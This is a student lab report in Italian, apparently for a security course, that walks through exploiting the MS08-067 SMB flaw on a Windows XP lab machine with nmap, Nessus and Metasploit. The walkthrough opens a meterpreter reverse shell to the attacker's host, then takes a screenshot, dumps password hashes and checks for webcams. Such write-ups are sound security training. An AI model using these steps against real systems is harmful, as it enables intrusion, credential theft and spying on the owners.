

# REPORT UNIT 2 WEEK 7

## MODULO 3

Con **nmap -sV** vedo le porte aperte.

```
(kali㉿kali)-[~]
$ nmap -sV 192.168.32.200
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-14 03:50 EDT
Nmap scan report for 192.168.32.200
Host is up (0.0055s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE          VERSION
135/tcp    open  msrpc            Microsoft Windows RPC
139/tcp    open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds     Microsoft Windows Vista Embedded microsoft-ds (workgroup: WORKGROUP)
1032/tcp   open  msrpc            Microsoft Windows RPC
Service Info: Host: WINXP; OS: Windows; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_vista
```

In seguito, faccio una basic network scan con Nessus.

L'esercizio ci chiede di sfruttare **MS08-067**.

La vulnerabilità potrebbe consentire l'esecuzione di codice in modalità remota se un sistema interessato riceve una richiesta RPC appositamente predisposta. Sui sistemi Windows Server 2003, Microsoft Windows 2000 e Windows XP un utente malintenzionato può sfruttare questa vulnerabilità senza autenticazione per eseguire codice arbitrario. È possibile che questa vulnerabilità sia utilizzata per creare uno scenario suscettibile ad attacco da worm. Le configurazioni predefinite standard dei firewall e le procedure consigliate per la configurazione dei firewall consentono di proteggere le risorse di rete dagli attacchi sferrati dall'esterno del perimetro aziendale.

WinXP BASIC / Plugin #34477 Configure Audit T

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CRITICAL

MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling R... < >

**Description**

The remote Windows host is affected by a remote code execution vulnerability in the 'Server' service due to improper handling of RPC requests. An unauthenticated, remote attacker can exploit this, via a specially crafted RPC request, to execute arbitrary code with 'System' privileges.

ECLIPSEDWING is one of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers.

**Solution**

Microsoft has released a set of patches for Windows 2000, XP, 2003, Vista and 2008.

La vulnerabilità è presente sulla porta 445.

Dalle informazioni presenti su Nessus posso vedere che Metasploit è uno dei tool usati per exploitare la vulnerabilità.

Copio il CVE ed apro **msfconsole**.

Avendo come riferimento il CVE da Nessus, faccio **search CVE-2008-4250**.

```
msf6 > search CVE-2008-4250

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  exploit/windows/smb/ms08_067_netapi  2008-10-28      great Yes    MS08-067 Microsoft Server Service Relative Path Stack Corrupti
on

Reference Information
CVE: CVE-2008-4250
MSFP: MSFP-2008-067
MSFT: MS08-067
CANVAS: 14

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi
```

Scelgo l’exploit e con **show options** vedo i parametri da inserire.

```
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show option s
[-] Invalid parameter "option", use "show -h" for more information
[-] Invalid parameter "s", use "show -h" for more information
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

Name      Current Setting  Required  Description
-      -
RHOSTS    192.168.32.100  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     445              yes       The SMB service port (TCP)
SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
-      -
EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.32.100  yes       The listen address (an interface may be specified)
```

Setto l’**RHOSTS** e con **show payloads** vedo la lista di tutti quelli tra cui scegliere.

```
48 payload/windows/meterpreter/bind_hidden_ipknock_tcp normal No Windows Meterpreter (Reflective Injection), Hidden Bind Ipknock TCP Stager
49 payload/windows/meterpreter/bind_hidden_tcp       normal No Windows Meterpreter (Reflective Injection), Hidden Bind TCP Stager
50 payload/windows/meterpreter/bind_ipv6_tcp         normal No Windows Meterpreter (Reflective Injection), Bind IPv6 TCP Stager (Windows x86)
51 payload/windows/meterpreter/bind_ipv6_tcp_uuid    normal No Windows Meterpreter (Reflective Injection), Bind IPv6 TCP Stager with UUID Support (Windows x86)
52 payload/windows/meterpreter/bind_named_pipe       normal No Windows Meterpreter (Reflective Injection), Windows x86 Bind Named Pipe Stager
53 payload/windows/meterpreter/bind_nonx_tcp         normal No Windows Meterpreter (Reflective Injection), Bind TCP Stager (No NX or Win7)
54 payload/windows/meterpreter/bind_tcp              normal No Windows Meterpreter (Reflective Injection), Bind TCP Stager (Windows x86)
55 payload/windows/meterpreter/bind_tcp_uuid         normal No Windows Meterpreter (Reflective Injection), Bind TCP Stager with UUID Support (Windows x86)
56 payload/windows/meterpreter/reverse_hop_http       normal No Windows Meterpreter (Reflective Injection), Reverse Hop HTTP/HTTPS Stager
57 payload/windows/meterpreter/reverse_https_proxy   normal No Windows Meterpreter (Reflective Injection), Reverse HTTPS Stager with Support for Custom Proxy
58 payload/windows/meterpreter/reverse_ipv6_tcp      normal No Windows Meterpreter (Reflective Injection), Reverse TCP Stager (IPv6)
59 payload/windows/meterpreter/reverse_named_pipe    normal No Windows Meterpreter (Reflective Injection), Windows x86 Reverse Named Pipe (SMB) Stager
60 payload/windows/meterpreter/reverse_nonx_tcp      normal No Windows Meterpreter (Reflective Injection), Reverse TCP Stager (No NX or Win7)
61 payload/windows/meterpreter/reverse_ord_tcp       normal No Windows Meterpreter (Reflective Injection), Reverse Ordinal TCP Stager (No NX or Win7)
62 payload/windows/meterpreter/reverse_tcp           normal No Windows Meterpreter (Reflective Injection), Reverse TCP Stager
63 payload/windows/meterpreter/reverse_tcp_allports  normal No Windows Meterpreter (Reflective Injection), Reverse All-Port TCP Stager
64 payload/windows/meterpreter/reverse_tcp_dns       normal No Windows Meterpreter (Reflective Injection), Reverse TCP Stager (DNS)
65 payload/windows/meterpreter/reverse_tcp_uuid      normal No Windows Meterpreter (Reflective Injection), Reverse TCP Stager with UUID Support
66 payload/windows/metsvc_bind_tcp                  normal No Windows Meterpreter Service, Bind TCP
67 payload/windows/metsvc_reverse_tcp                normal No Windows Meterpreter Service, Reverse TCP Inline
```

Scelgo il 62 con **set payload** e faccio **show options**.

```
msf6 exploit(windows/smb/ms08_067_netapi) > set payload 62
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

Name      Current Setting  Required  Description
-      -
RHOSTS    192.168.32.200  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     445              yes       The SMB service port (TCP)
SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
-      -
EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.32.100  yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port
```

**Show targets, set targets** e **run**.


```
msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 192.168.32.100:4444
[*] 192.168.32.200:445 - Automatically detecting the target...
[*] 192.168.32.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.32.200:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.32.200:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.32.200
[*] Meterpreter session 1 opened (192.168.32.100:4444 → 192.168.32.200:1033) at 2023-06-14 06:02:12 -0400
```

Con **screenshot** catturo l'immagine su XP.

```
[*] Started reverse TCP handler on 192.168.32.100:4444
[*] 192.168.32.200:445 - Automatically detecting the target...
[*] 192.168.32.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Engli
[*] 192.168.32.200:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.32.200:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.32.200
[*] Meterpreter session 1 opened (192.168.32.100:4444 → 192.168.32.200:1033)

meterpreter > screenshot
Screenshot saved to: /home/kali/pLWCqfKq.jpeg
meterpreter > 
```



Con **sysinfo** controllo le info del target.

```
meterpreter > sysinfo
Computer      : WINXPS3
OS            : Windows XP (5.1 Build 2600, Service Pack 3)
Architecture : x86
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
```

Con **hashdump** prendo le hash delle passwords.

```
meterpreter > hashdump
Administrator:500:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaae8fb117ad06bdd830b7586c :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
HelpAssistant:1000:195db1cdf03ab355b3a06b633c89a660:fcabc4b12dd879d259107be3d17a75b3e :::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:5e3e53c196bdaf0bba33ed13526a864e :::
```

Con **webcam\_list** vado a vedere le webcam disponibili ma non sono presenti.

```
meterpreter > webcam_list
[-] No webcams were found
```